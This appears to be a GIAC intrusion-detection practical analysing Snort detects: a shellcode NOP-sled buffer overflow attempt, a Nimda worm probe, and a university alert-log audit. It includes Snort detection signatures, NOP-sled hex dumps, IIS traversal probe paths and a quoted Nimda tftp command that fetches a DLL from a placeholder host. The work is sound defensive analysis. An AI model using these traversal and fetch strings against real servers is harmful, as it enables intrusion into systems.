Snort 2.0.0 (build 72) was the intrusion detection system used to generate this detect. The default rule set was used. The signature that triggered the resultant first alerts was:

```
alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:
"SHELLCODE x86 NOOP"; content: "|90 90 90 90 90 90 90 90 90 90 90 90
```

```
90 90|"; depth: 128; reference:arachnids,181; classtype: shellcode-
detect; sid:648; rev:5;)
```

In addition, the signature triggering the other alert generated was:

```
alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS
(msg:"SHELLCODE x86 inc ebx NOOP"; content:"|43 43 43 43 43 43 43 43
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43|";
classtype:shellcode-detect; sid:1390; rev:3;)
```

==========

Probability the source address was spoofed:

It's possible, but not likely that the source address was spoofed. The attacker here doesn't need or have to have an answer back; he/she seems to be just blasting away at the target host (207.166.87.157). I can only see the third part of a 3-way handshake with the ACK's, so there was no evidence of the famed 3-way handshake.

The window size of the source host was 0x16D0, decimal 5840. This windows size represents a Linux host, further confirmed by the fact that the source host resolved to erised.dulug.duke.edu, the Duke U. Linux Users Group. The TTL of 46 also says it's about 18 hops away from the other host, so an initial TTL of 64 sounds right.

The web page for this group gives away loads of information about their hosts (!), but erised doesn't seem to be on the current list. This host is/was an rsync server.

There are no known ephemeral ports that map to the ones being used by either host (source 38508 dest 62830 respectively). Interestingly, the destination port does fall into the area of many Trojans but I couldn't find anything substantial enough to confirm this.

This is a sampling of “favorite” ports for this filtering device (IP 207.166.87.157)

# of times is the 1st column, port # follows:

2081 61850
784 63927
46 61477
27 62063
23 62434

The only evidence (going back a few days, like the first detect) I could find of a prior relationship with these specific 2 hosts was the log file from the day before 2002.10.4. It looks as if the very last part of this file is where the initial “contact” is made:

```
11/04-16:49:23.596507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x5EA
152.3.183.67:38508 -> 207.166.87.157:62830 TCP TTL: 46 TOS:0x0 ID:17627 IpLen:20
DgmLen:1500 DF
***A**** Seq: 0x6186CA33  Ack: 0x8DD1636C  Win: 0x16D0  TcpLen: 20
```

The source IP here belongs to...

OrgName: Duke University
OrgID: DUKEUN
Address: 407 North Building
City: Durham
StateProv: NC
PostalCode: 27706

Country: US
NetRange: 152.3.0.0 - 152.3.255.255
CIDR: 152.3.0.0/16
NetName: DUKE-NET
NetHandle: NET-152-3-0-0-1
Parent: NET-152-0-0-0-0
NetType: Direct Assignment
NameServer: DUKEDNS1.NETCOM.DUKE.EDU
NameServer: DUKEDNS2.NETCOM.DUKE.EDU
NameServer: DUKEDNS3.NETCOM.DUKE.EDU
Comment:
RegDate: 1991-06-07
Updated: 1993-07-30

TechHandle: RDC49-ARIN
TechName: Currier, Robert D.
TechPhone: +1-919-660-6995
TechEmail: rdc@netcom.duke.edu

There were no references to this host at dshield.org.

==========

Description of the attack:

The sequence numbers on the client side don't repeat and keep incrementing, meaning that data is continuously being sent to the client. The receiver tells a different story, though. The ack, or expectational acknowledgment number (decimal 2379309932) of the destination host stayed the same for the duration of the entire transaction, from 07:48:01.106507 up to 07:51:27.016507, or roughly about 3 minutes. This is very telling because this is the receiver's way of saying there were lost packets that it detected. The selective acknowledgment option wasn't used here, which we know because of the refusal of the receiving client to go beyond the acknowledgment number. I'm actually suspecting this may have been a retransmission, since the sequence numbers approach but never catch up to the still waiting sequence number, meaning perhaps the last attempt to send packets left off with the sending host's sequence number being 2379309931.

The source host sent 1480 bytes each of the 51 times, for a total of 74,460 bytes sent. The conclusion of this interaction mysteriously vanished, without the expected FIN or even Reset flag. The sending host never finished (probably a good thing!) sending all of it's “data”, since the connection looks like it timed out :

.38508 > 207.166.87.157.62830: 2148150859:2148152319(1460) ack 2379309932 win 5840 (DF)

A quick check of the contents of the very last packet sent confirms the ack bit is still set (the number 1 right after the 50, in line 3):

4500 05dc 36c9 4000 2e06 e412 9803 b743
cfa6 579d 966c f56e 800a 2e4b 8dd1 636c
---------->>501**1**0 16d0 f176 0000 0e0e 0e0e 0e0e 0e0e

It looks like a buffer overflow is being attempted from a Linux box using software you wouldn't expect to find on such a machine: Cygwin, the Windows port of Linux/Unix utilities.
I don't the attempt here was successful since the router continued to function thereafter with web transactions abound and had no response to the payloads sent by the source host. I would definitely log into the router to check for signs of compromise just in case.

==========

Attack Mechanism:

This is a buffer overflow attack against no known port. A buffer overflow is a coding abuse method that seeks to put more information into a program function than is expected. Edward Skoudis likens this to “putting 10 liters of stuff into a bag that will only hold 5 liters” (Skoudis 259). Data within programs live in what's called a stack, where they're stored much like the way cafeteria trays are stored (the last one in is the first one out). When functions are called they leave to go do whatever they're programmed to do and return to their “home” back on the stack (a specific area of memory). When a buffer is stuffed with more information than it's capable of handling, this can change the location of where the function would normally return to. The usual result of this violation is gaining access to memory (buffer) locations the program shouldn't be accessing. As expected, a computer or program will crash when this access happens. By careful manipulation of where the memory locations will return, the processor can be told what program to execute next. This is usually where all the trouble begins when the program told to be executed by the processor is an administrative, or root shell.
The attacker for some unknown reason is using Cygwin as his choice of tool, which is puzzling since he/she is already astride a Linux machine (evidently, they prefer the Red Hat distribution). I couldn't find any evidence that they had mapped the network enough to know interior OS types. Examples of traffic payloads that give this away include:

```
2A 2A 2A 20 43 6F 75 6C 64 6E 27 74 20 61 6C 6C        *** Couldn't all
6F 63 61 74 65 20 73 70 61 63 65 20 66 6F 72 20        ocate space for
63 68 69 6C 64 27 73 20 68 65 61 70 20 25 70 2C        child's heap %p,
20 73 69 7A 65 20 25 64 2C 20 25 45 00 90 90 90             size %d,
%E....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90        ................
90 90 90 90 90 90 90 90 90 90 90 25 50 3A 20         ............%P:
2A 2A 2A 20 43 6F 75 6C 64 6E 27 74 20 72 65 61        *** Couldn't rea
64 20 70 61 72 65 6E 74 27 73 20 63 79 67 77 69        d parent's cygwi
6E 20 68 65 61 70 20 25 64 20 62 79 74 65 73 20        n heap %d bytes
```

Some of the more frightening output was towards the conclusion:

```
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43        CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43        CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43        CCCCCCCCCCCCCCCC
```

about 150-200 more lines like this...
until finally:

```
16 16 16 16 16 16 16 16 16 16 16 16 16 16 16 16        ................
```

16 16 16 16 16 16 16 16 16 16 16 16 16 16 16 16 .....
16 16 16 16 16 16 16 16 16 16 16 16 16 16 16 16 .....
16 16 16 16 ....

Whenever one sees traffic like this containing words like “couldn't allocate space for child's heap” and evidence of general memory issues, stop what you're doing immediately and pay attention! And be very frightened!
A buffer overflow is probably the most devastating attack there is, if someone can successfully pull this off. This isn't about bandwidth consumption or other kinds of network related issues, but about ownership issues (as in, it won't be yours anymore!). This can quickly escalate to all sorts of other inner-network evils. That could then escalate to even more outward extending evils.

==========

Correlations:
A good explanation of a buffer overflow done by Juan Lanlinde can be found here:
http://www.giac.org/practical/Juan_Lalinde_GSEC.rtf

==========

Evidence of active targeting:
I do think the source host was definitely targeted in this effort.
There's nothing else to explain why they were using Cygwin. Maybe they just assumed like any other business, they probably would be using a flavor of Windows.
I guess they didn't realize how hard this could be across OS platforms and architectures. Even if one buffer overflow works on one machine, it may not necessarily work on another because of differing instruction sets and architectural issues. Certainly a Linux buffer overflow won't work on a Windows machine and vice versa!

==========

Severity:
With respect to the severity formula:
(Criticality + Lethality) – (System + Network Countermeasures) = Severity

The device that was subject to this attack is likely a perimeter router. Compromise of this router could prove to have really bad consequences and allow access to interior hosts.
Criticality = 5
Although a buffer overflow is only a serious threat if it's successful, is is in fact quite difficult to pull off successfully, factoring in differences in operating systems and architectures. Really good reconnaissance has to have occurred to get things “right” if I can be permitted to use the expression. This hostile host apparently didn't any reconnaissance beforehand according to the other log files. This attack wasn't even enough to rank a rating of 4, a denial of service.
Lethality = 1
If I assume, it will always be for the worst. In this case I'll go with this router being minimally patched. Just because this person wasn't successful in this particular endeavor, doesn't mean someone else won't succeed.

System Countermeasures = 3
Specific ports being let through were detailed above. I don't know why the port ranges were chosen so close to what are typically known as both viral and Trojan ports, but before finding this out I have to admit being a little unnerved.
Network Countermeasures = 4
To summarize:
(5+1) – (3+4)
(6) – (7) = -1
==========
Defensive Recommendation:
It looks as if defenses are ok. There was no response at all from the targeted IP, which again, I suspect to be a router. It's looks as if the router wasn't affected by this “attack”, since right after this it just seemed to just keep doing it's business with web transactions, so it looks like it survived the attempted smackdown.
The lack of response on part of the router, makes it look as if the packets could have been discarded or blocked at it's perimeter. Maybe it detected something odd was going on since the ack number never changed. No “admin prohibited” messages were visible, which is much stronger security posture then letting people see these messages, for even messages like those can serve possible network mapping purposes.
For good measure, the latest security patches should be applied to this device if they already haven't been.
==========
Multiple Choice Test Question:
In both concept and execution, why are buffer overflows so dangerous?
a) they're really not that dangerous at all
b) they cause excessive amounts of network bandwidth and quickly constipate the network.
c) they will open your email address book and mail themselves to everyone in it.
d) they cause indigestion from eating too much.
e) it is probably the most the most devastating problems in computer security, since complete ownership of a host will be taken from you if successful.

Answer: e

Detect 3-Nimda virus
Source of the Trace:
The source of this trace was from my cable modem connection at home.
The binary log file was examined using Snort with the following at the command line:
snort -de -r mybinarylogfile -c snort.conf

The following alerts were generated. Note that since this one source IP triggered 32 alerts of 5 different kinds, only a few of each will be included:

```
[**] [1:1256:7] WEB-IIS CodeRed v2 root.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
01/22-15:35:55.498995 0:9:B6:6B:8:54 -> 0:8:74:5:D2:BF type:0x800
len:0x7E
X.Y.152.90:4932 -> X.Y.156.68:80 TCP TTL:123 TOS:0x0 ID:50770 IpLen:20
DgmLen:112 DF
***AP*** Seq: 0x9147FBC5 Ack: 0xE35920D7 Win: 0x4470 TcpLen: 20

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
01/22-15:35:55.812616 0:9:B6:6B:8:54 -> 0:8:74:5:D2:BF type:0x800
len:0x86
X.Y.152.90:4946 -> X.Y.156.68:80 TCP TTL:123 TOS:0x0 ID:50810 IpLen:20
DgmLen:120 DF
***AP*** Seq: 0x9150FFA5 Ack: 0xE35C3FF1 Win: 0x4470 TcpLen: 20

[**] [1:1945:1] WEB-IIS unicode directory traversal attempt [**]
[Classification: Web Application Attack] [Priority: 1]
01/22-15:35:55.993673 0:9:B6:6B:8:54 -> 0:8:74:5:D2:BF type:0x800
len:0x96
X.Y.152.90:4951 -> X.Y.156.68:80 TCP TTL:123 TOS:0x0 ID:50829 IpLen:20
DgmLen:136 DF
***AP*** Seq: 0x9154D87A Ack: 0xE35EB959 Win: 0x4470 TcpLen: 20

[**] [1:1288:5] WEB-FRONTPAGE /_vti_bin/ access [**]
[Classification: access to a potentially vulnerable web application]
[Priority: 2]
01/22-15:35:56.060225 0:9:B6:6B:8:54 -> 0:8:74:5:D2:BF type:0x800
len:0xAB
X.Y.152.90:4954 -> X.Y.156.68:80 TCP TTL:123 TOS:0x0 ID:50844 IpLen:20
DgmLen:157 DF
***AP*** Seq: 0x91563A03 Ack: 0xE35FABCF Win: 0x4470 TcpLen: 20 [**]

[1:1286:5] WEB-IIS _mem_bin access [**]
[Classification: access to a potentially vulnerable web application]
[Priority: 2]
01/22-15:35:56.104432 0:9:B6:6B:8:54 -> 0:8:74:5:D2:BF type:0x800
len:0xAB
X.Y.152.90:4957 -> X.Y.156.68:80 TCP TTL:123 TOS:0x0 ID:50852 IpLen:20
DgmLen:157 DF
```

```
***AP*** Seq: 0x91575218 Ack: 0xE360D0D8 Win: 0x4470 TcpLen: 20
```

==========

Detect was generated by:

Snort 2.0.0 (build 72) was the intrusion detection system used to generate this detect. The default rule set was used. The signatures (in the same order as above) triggering the resultant alerts were:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS CodeRed v2 root.exe access"; flow:to_server,established; uricontent:"/root.exe"; nocase; classtype:web-application-attack; reference:url,www.cert.org/advisories/CA-2001-19.html; sid:1256; rev:7;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS cmd.exe access"; flow:to_server,established; content:"cmd.exe"; nocase; classtype:web-application-attack; sid:1002; rev:5;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS unicode directory traversal attempt"; flow:to_server,established; content:"/..%255c.."; nocase; classtype:web-application-attack; reference:cve,CVE-2000-0884; sid:1945; rev:1;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-FRONTPAGE /_vti_bin/ access";flow:to_server,established; uricontent:"/_vti_bin/"; nocase; classtype:web-application-activity; sid:1288; rev:5;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS _mem_bin access"; flow:to_server,established; uricontent:"/_mem_bin/"; nocase; classtype:web-application-activity; sid:1286; rev:5;)

==========

Probability the source address was spoofed:

The source address was not spoofed. The point of this worm is not to obscure it's identity, it's to replicate as much as possible. It would definitely want an answer back, since the ability to spread itself would depend directly on this factor. The 3-way handshake was unfortunately, completed.
Search results for the source IP concluded:
whois -h whois.arin.net X.Y.152.90
OrgName: AT&T WorldNet Services
OrgID: ATTW
Address: 400 Interpace Parkway
City: Parsippany
StateProv: NJ

Looking at the logs, I already knew this, since the source IP had a similar IP to mine.

==========

Description of the attack:

According to f-secure.com:
http://www.europe.f-secure.com/v-descs/nimda.shtml
Nimda spreads using 4 mechanisms: executable files (.exe), mass emailing, attacking web servers and file shares.
Nimda inserts itself into executable files on target hosts, which then spread from host-to-host file exchange. Using an email client like Outlook, and by rummaging through cached web files, Nimda also manages to find email addresses and sends itself out to everyone found. Profuse Internet scans are used to find vulnerable web servers running IIS. If the worm can successfully infiltrate the site, the modifications it makes will likely infect web surfers, further insuring spread. Lastly, local file shares are hunted down on LANs and home users alike.
The source machine had to be using a Windows box of some kind for this to have happened. Looking at the window size, we have a value of 0x4470, which is 17520 in decimal, which sounds just about right for a Windows 2000 machine, since that value tends to go from 17000-18000. The default TTL for Windows 2000 is 128; the value in the logs is 123 for a journey of just 5 hops. Is this my neighbor down the street?
==========
Attack Mechanism:

This worm works by using the Unicode Web Traversal exploit:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms00-078.asp?frame=true&hidetoc=true
What this warns about is the fact that there's a problem with the way that IIS handles certain kinds of web requests. Microsoft calls this a “canonicalization” error. What this effectively means is that requests for web pages that are out of bounds of an established, proper web directory on a drive can be accessed.
The source host was attempting to establish a connection with my machine, which I would classify as a stimulus, since my machine didn't initiate the conversation here. The service that Nimda targets is at port 80, the Microsoft IIS web server. Luckily I don't run a web server on my machine! It is alarming to see that a 3- way handshake apparently transpired:

```
X.Y.152.90.4932 > X.Y.156.68.http: S 2437413828:2437413828(0) win
16384 <mss 1460,nop,nop,sackOK> (DF)
X.Y.156.68.http > X.Y.152.90.4932: S 3814269142:3814269142(0) ack
2437413829 win 64240 <mss 1460,nop,nop,sackOK> (DF)
X.Y.152.90.4932 > X.Y.156.68.http: . ack 1 win 17520 (DF)
```

We can then see the numerous GET requests. Here this is visible as it pushes 72 bytes of data to my machine, which my machine acknowledges(!). The 148 bytes sent back is the
“HTTP/1.0 404 Not Found” message as it looks for a non-existent /MSADC/root.exe?/c+dir path. This is good news, as long as I don't see a 200 http code. The folks at cert.org state that the presence of this string suggests a successful compromise: /c+tftp%20i%20x.x.x.x%20GET%20Admin.dll%20d:\Admin.dll 200 in the IIS logs, where "x.x.x.x" is the IP address of the attacking system.

In addition, seeing a http protocol code of 200 would indicate a successful GET request. This luckily was never visible in my log files:

```
X.Y.152.90.4932 > X.Y.156.68.http: P 1:73(72) ack 1 win 17520 (DF)
X.Y.156.68.http > X.Y.152.90.4932: P 1:149(148) ack 73 win 64168 (DF)
```

my machine then terminates the connection:

```
X.Y.156.68.http > X.Y.152.90.4932: F 149:149(0) ack 73 win 64168 (DF)
```

My machine responded with (whew!) a reset for the many requests it received:

```
01/22-15:35:56.460029 0:9:B6:6B:8:54 -> 0:8:74:5:D2:BF type:0x800
len:0x3C
X.Y.152.90:4976 -> X.Y.156.68:80 TCP TTL:123 TOS:0x0 ID:50904 IpLen:20
DgmLen:40 DF
*****R** Seq: 0x9161591E  Ack: 0xE365C1CC  Win: 0x0  TcpLen: 20
==========================================================
```

Correlations:

Ting Vogel does an excellent write up on Nimda, and it can be found here:
http://www.giac.org/practical/Ting_Vogel_GCIH.doc
good documentation with the news of the initial outbreak:
http://www.cert.org/advisories/CA-2001-26.html
Susan Kovacevich is also familiar with this kind of network activity:
http://www.giac.org/practical/GCIA/Susan_Kovacevich_GCIA.pdf
Microsoft's helpful page of what can be done (or, maybe it's what you should have done!). Every patch needed can be found on this site:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/virus/nimda.asp?frame=true&hidetoc=true

==========

Evidence of active targeting:

Not really, no. I always think of active targeting as coming intentionally from a person. This worm uses an algorithm to generate IP addresses to go after. This worm specifically aims to go after IIS. It wasn't after my machine because it houses DNS records or is part of a critical infrastructure, my machine was just simply there.

==========

Severity:

With respect to the severity formula:

(Criticality + Lethality) – (System + Network Countermeasures) = Severity

This is my desktop machine, not a critical part of some company's infrastructure, like a DNS server or router. Maybe personal information of mine would be compromised but “that's all”. I would be upset, but it's not really critical.

Criticality = 2

My system ran the risk of possibly being a part of infecting someone else. I wonder if the person at the other end even knew anything was going on with his system? This is my system at home, so I didn't have to worry about the exhaustion of resources like CPU time or bandwidth the way a University or corporation would have to.

Lethality = 3

I made sure I had the proper patches installed.

System Countermeasures = 5

I admit I should have taken some sort of restrictive and proactive measures like a router and/or a firewall (both of which I have now, but not at the time of this capture). I have to

rank myself pretty low on this one, especially since although it was a Reset, my machine answered back, which I didn't like. It could have been much worse.
Network Countermeasures = 1
In conclusion:
(2+3) – (5+1) =
Severity: (5) - (6) = -1
==========
Defensive Recommendation:
I think I came out OK! I checked my machine for signs of compromise and found nothing. At the time this activity was happening and being recorded by Snort I didn't have any kind of protection at all, like a router or firewall, or both. I did this in the hopes of capturing something interesting. Looks like it worked, but it did make me sweat more than I wanted to. I now have implemented a router, and have dangerous ports blocked. It isn't perfect, but my IDS has really been quiet since then and it's quite boring (but safe!).
==========
Multiple Choice Test Question:
If Nimda comes knocking, which of the following HTTP status codes do you NOT want to see in your IDS/router/firewall logs?
a. 200 OK - The request is okay.
b. 204 -The response message contains headers and a status line, but no entity body.
c. 206 Partial Content - A partial request was successful.
d. 404 Not Found - The server cannot find the requested URL.
Answer: a

Part 3 – Analyze This
SUMMARY:
There are five alert, five scan, and five Out-of Spec (OOS) files. These files run from July 5 through July 9 and collectively have 1.4G of data. I felt that the internal security stance of the network was of great importance, so all files were segregated into internal and external network data and this became my focal point. Intrusion detection performance, mitigation of potential damage, false positive filtering and separation of benign traffic were goals. To generally improve accuracy about assessing not only the security stance but overall posture of the network, which was not initially given, traffic was observed to and from particular hosts to first obtain the overall "picture" of the network. Every effort was made to assess hosts that have been compromised and potential for high risk network practices.
The most evident aspect when taking a bird's eye view of all the alerts generated is the astounding number of non-malicious alerts, with much of the traffic coming from internal sources.
The way in which the University has chosen it's preprocessor rules should be reevaluated, since this tended to give out many false alerts. There seem to be 2 kinds of personalized University alerts: those that were taking note of and "tracking" network flow and/or patterns (CS Web server - external web traffic) and to a much lesser degree of alert generation, internal administrative alerts (External FTP to HelpDesk MY.NET.70.49-50, Notify Brian B. 3.54-56 tcp, etc...). From an administrative stance having these signatures is no doubt useful to the University, but they also can be detrimental. They tend to generate "noisy", excessive traffic that has to be examined while there are potentially more severe and malicious activities happening.
In order to make sense of and create a general sense of priority out of all the massive amounts of data, certain abstractions had to be made to find out what the most crucial focal points would be. To start with, I felt it was best to segregate the logs from an internal and external perspective. This kind of separation gives a more accurate view of what's going on, while not overlooking important details. While outside attempts at both reconnaissance and potential attacks are of obvious importance, gaining a good foothold at what's going on within the University network "walls" can prove to give even greater insight. This applies for not only what's going on, but what kind of potential these activities my open up to outsiders for even greater dangers.
What will be examined in detail will be all internal non-administrative alerts greater than 100 alerts. Internal alerts translate to alerts generated with MY.NET as the source. This information will be found below in the section labeled DETECTS. Other kinds of alerts will be also be reviewed, since they have a tendency to sometimes overlap. Information from the Scans files will also be cross-referenced and integrated here if the hosts that generated the alerts have also been found to be a participant in this activity.

The files used for this analysis consist of the following:

Alert Files	Port Scans	Out-of-Spec Files
Alert.030705.gz	Scans.030705.gz	OOS_Report_2003_07_05_3053
Alert.030706.gz	Scans.030706.gz	OOS_Report_2003_07_06_23454

Alert Files	Port Scans	Out-of-Spec Files
Alert.030707.gz	Scans.030707.gz	OOS_Report_2003_07_07_25549
Alert.030708.gz	Scans.030708.gz	OOS_Report_2003_07_08_5584
Alert.030709.gz	Scans.030709.gz	OOS_Report_2003_07_09_2126

Table 1: Data used for University Security Audit

Alerts Log File Analysis:
This chart lists and sorts how many occurrences a particular alert had, the number of sources, and the number of destinations. The signatures were prioritized from the most number of occurrences to the least, from top to bottom, and are from July 5 through July 9.

Signature Name	# of Occurrences	# of Sources	# of Destinations
CS WEBSERVER - external web traffic	108267	16963	23
spp_http_decode: IIS Unicode attack detected	62973	548	846
SMB Name Wildcard	51775	765	1766
MY.NET.30.4 activity	24623	463	5
Queso fingerprint	8530	302	84
UMBC NIDS IRC Alert	6744	8	80
High port 65535 tcp - possible Red Worm - traffic	5477	103	160
spp_http_decode: CGI Null Byte attack detected	5170	68	91
CS WEBSERVER - external ftp traffic	4403	156	1
EXPLOIT x86 NOOP	4314	50	102
MY.NET.30.3 activity	3876	51	1
connect to 515 from inside	3756	6	5
External RPC call	2779	6	1137
High port 65535 udp - possible Red Worm - traffic	1567	79	74
TCP SRC and DST	1254	96	358

Signature Name	# of Occurrences	# of Sources	# of Destinations
outside network			
IDS552/web-iis_IIS ISAPI Overflow ida nosize	1009	699	388
Null scan!	825	35	40
NMAP TCP ping!	688	167	66
IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize	685	2	473
connect to 515 from outside	537	2	1
Possible trojan server activity	479	47	60
NIMDA - Attempt to execute cmd from campus host	409	8	397
SUNRPC highport access!	351	17	17
SMB C access	323	72	104
SNMP public access	132	1	1
Incomplete Packet Fragments Discarded	128	44	32
TFTP - Internal TCP connection to external tftp server	120	7	66
NIMDA - Attempt to execute root from campus host	117	2	116
IRC evil - running XDCC	87	3	3
EXPLOIT x86 setuid 0	75	46	28
FTP passwd attempt	72	32	4
EXPLOIT x86 stealth noop	61	5	5
TCP SMTP Source Port traffic	52	4	6
TFTP - Internal UDP connection to external tftp server	51	5	10

Signature Name	# of Occurrences	# of Sources	# of Destinations
Tiny Fragments - Possible Hostile Activity	44	7	8
EXPLOIT x86 setgid 0	41	29	34
Notify Brian B. 3.56 tcp	37	21	1
ICMP SRC and DST outside network	35	96	21
Notify Brian B. 3.54 tcp	34	21	1
RFB - Possible WinVNC - 010708-1	32	15	20
DDOS shaft client to handler	31	7	5
Traffic from port 53 to port 123	13	1	1
NETBIOS NT NULL session	11	2	8
Attempted Sun RPC high port access	11	3	6
EXPLOIT NTPDX buffer overflow	9	5	8
DDOS mstream handler to client	7	1	4
External FTP to HelpDesk MY.NET.70.50	6	2	1
Probable NMAP fingerprint attempt	5	2	4
External FTP to HelpDesk MY.NET.70.49	6	3	1
TFTP - External UDP connection to internal tftp server	3	1	2
DDOS mstream client to handler	2	2	1
IIS Unicode attack detected	3	179	679
EXPLOIT FTP passwd retrieval retr path	1	1	1
CS WEBSERVER -	1	1	1

Signature Name	# of Occurrences	# of Sources	# of Destinations
external ssh traffic			
Back Orifice	1	1	1
TOTALS	302042	21262	7358

A best-case scenario would have been to have a map or network diagram to help pinpoint particular kinds of interior hosts on the University Network, but one wasn't given. To assist in mapping out the network, traffic to and from particular ports was examined to help give a more concrete “enumeration” of the University Network. Some assumptions had to be made since access to the IDS signatures was not given. The numbers to the left indicate how many alerts were generated to each server.

Alert Count	IP Address	Server Type
108258	MY.NET.100.165:80	**Web**
4403	MY.NET.100.165:21	**Web (also Telnet)**
883	MY.NET.25.69:25	**Email**
834	MY.NET.25.70:25	**Email**
800	MY.NET.25.73:25	**Email**
783	MY.NET.25.71:25	**Email**
767	MY.NET.25.72:25	**Email**
136	MY.NET.1.3:53	**DNS**
55	MY.NET.1.4:53	**DNS**
23	MY.NET.1.5:53	**DNS**

Internal alerts greater in number than 100 breaks down to the following:
spp_http_decode: IIS Unicode attack detected 39166
UMBC NIDS IRC Alert 6159
IRC evil - running XDCC 64
High port 65535 possible Red Worm traffic 3688 (3045 tcp, 643 udp)
spp_http_decode: CGI Null Byte attack detected 5209
IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
685
NIMDA - Attempt to execute cmd from campus host
NIMDA - Attempt to execute root from campus host
526
connect to 515 from inside 3749
Possible Trojan server activity 136

DETECTS
spp_http_decode: IIS Unicode attack detected
39166 Internal Alerts Generated
Summary:
Since it produces so many false alerts, the severity level of this alert is low, but noisy. It's triggered when URI content in transit contains certain strings in a web client's request for a web page. The same URI content can be represented a multitude of ways. Howard and LeBlanc reason in Writing Secure Code that this is because this concept goes far beyond the widely established 7 or 8-bit character representation. These other ways include: escape codes in hexadecimal, UTF-8 variable-width, UCS-2, double encoding and HTML web page escape codes.
For example, hex escape code represents a space character as %20. In the context of a web page request translates to:
http://passmypaper.com/somedirectory/this%20is%20it

Above, beneath /somedirectory's directory translates to: this is it
Normal non-malicious web traffic, however, has been known to set this alert off with great frequency, which becomes a huge distraction. So frequent is this problem that it's actually addressed at the Snort faq. This very insightful site gives advice when being overloaded with false alerts and is located here:
http://www.snort.org/docs/faq.html#4.17 it suggests to “add -unicode or -cginull to your http_decode preprocessor line respectively” like the following:
preprocessor http_decode: 80 8080 -unicode -cginull
Small examples include 673 of the “IIS Unicode attack detected” alerts being falsely set off by host MY.NET.97.97 going to the MyNetscape website. Another 50 were triggered by a user going to AOL's website for chatting.

MY.NET.153.185
Host MY.NET.153.185 generated most of these alerts. Although this host only contacted 38 different hosts, 19403 alerts were generated with 100 percent of the traffic going to port 80. This host alone contributed about half of these benign Unicode alerts. The Snort preprocessor was probably triggered because had a problem with the encoding/decoding of the Korean language, misinterpreting it somehow as something malicious. It already seems to have a misfiring problem with the multiple ways of URI representation in English. After careful perusal of these alerts, I could find nothing other than ordinary web related traffic, so I would categorize these as false alerts (quite a bit, I must say!).
All of the destination hosts contacted happened to be Korean websites, like the following:
inetnum: 210.124.122.0 - 210.124.123.255
netname: DACOM-KIDC-KR
descr: DACOM
descr: 261-1 Nonhyun-dong Kangnam-gu

descr: SEOUL
descr: 135-010
country: KR
query: 218.153.6.197

MY.NET.97.168
Every single one of the 3469 alerts generated by this host went to just one IP, host 65.127.129.10, and exclusively port 80. It belongs to a regional ISP, telecom, cable provider:
Qwest Communications NET-QWEST-BLKS-4 (NET-65-112-0-0-1)
65.112.0.0 - 65.127.255.255
ITA Group Q0227-65-127-129-0 (NET-65-127-129-0-1)
65.127.129.0 - 65.127.129.255
Upon examining the alert traffic generated, this host did not seem to be doing anything to be considered out of the ordinary. I consider the alerts generated false.

MY.NET.97.38
Even more false alerts, since 3111 times out of 3161 visits, this IP was found to be going to exactly the same address (destination host 65.127.129.10) as the source IP above, host MY.NET.97.168 for web access of some kind. This destination IP seems to a legitimate web-site of some kind, since they have an ASP login page with SSL enabled. Rightfully so, you have to have an account of some kind for access (I entered the IP into my web-browser to see if this was a real website, and got an login error message).

MY.NET.97.29
Traffic here ended up being mostly web-traffic to a web-server in China, in which I'm again considering the browser having “language translation problems” to attribute to these false alerts. The Chinese server generated 1289 alerts, and the other site triggering these alerts (just 14) belonged to Microsoft. Nothing anomalous here.

MY.NET.97.243
More legitimate web-traffic to Korean web-sites with about 1100 alerts triggered, followed by slightly more than 100 generated by AOL's website. This also turned out to be the case with host MY.NET.69.249 and MY.NET.84.216.

MY.NET.75.107
All but 16 alerts generated here out of 1006 were generated by AOL web traffic. The other alerts were attributed to Compuserve's website.

Correlation(s):
Similar alerts/activity can be observed here:
www.giac.org/practical/GCIA/Sanjay_Menon_GCIA.pdf

This was the first bulletin Microsoft put up in response to they termed the “File Permission Canonicalization” vulnerability (MS00-057):
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms00-057.asp?frame=true&hidetoc=true
The second bulletin follows here with Microsoft covering the “Web Server Folder Traversal” vulnerability (MS001-078):
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms00-078.asp

Defensive Recommendation(s):
Fine-tuning the Snort preprocessor won't eliminate all alerts, but will back them down to a reasonable amount. Cutting out the false alerts will legitimize them by honing them down, making them more accurate with less chasing around to do.
This is really only the most serious threat to machines running unpatched IIS 4.0/5.0 servers.

Scan Correlation(s) with IP addresses generating these alerts:
MY.NET.97.38
This host quickly scanned 282 times over a 5 minutes span on July 6. The source ports look like they're incrementing, but then start over as expected when they make new connections (which they do pretty quickly). The only segment of scans that has any tangible pattern is the source port of 2927 (UDP unimobilectrl) being used for about half of these scans. Unimobile makes wireless messaging enterprise software, although I really can't see any reason it would be used here at the University, so this is likely just a coincidence.
One interesting thing to note was the close proximity of certain IP address blocks (we all know this is possible of course, but it can be a very subtle, and maybe overlooked thing).
The person doing the scanning either had no idea about this or was trying to be clever in covering more companies in their reconnaissance for particular address blocks.
The targeting here was to different regional divisions of Roadrunner, a broadband Internet company:

Search results for: 24.161.80.188
OrgName: Road Runner
OrgID: RRMA
Address: 13241 Woodland Park Road
City: Herndon
